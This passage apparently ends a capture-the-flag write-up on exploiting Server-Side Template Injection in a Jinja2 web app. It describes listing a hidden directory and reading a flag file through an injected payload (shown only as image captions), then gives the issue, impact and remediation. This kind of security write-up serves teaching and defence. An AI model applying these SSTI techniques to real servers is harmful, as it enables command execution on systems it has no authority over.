 Listing the contents of the app directory
The .aquacommerce directory looks interesting.
Running the ls -la command on that directory shows an oddly named text file.
 Finding an interesting looking text file
We’re able to read the contents of that file with the following command:
 Payload to read the target file
And we get the flag.
 We got the flag!
Issue Description
Server-Side Template Injection occurs when user input is concatenated directly into template strings instead of being passed in as data. Attackers may be able to pass in arbitrary template directives to manipulate the template engine; in many cases this can allow the attacker to gain complete control over the underlying web server on which the vulnerable application is running.1
Impact
An attacker can execute arbitrary system commands on the underlying server in the context of the appuser user, and may perform any action for which the appuser user has permissions.
Remediations
Do not concatenate user input directly into template strings. Additionally, enable automatic escaping in Jinja2 by setting autoescape to true when configuring the Jinja environment.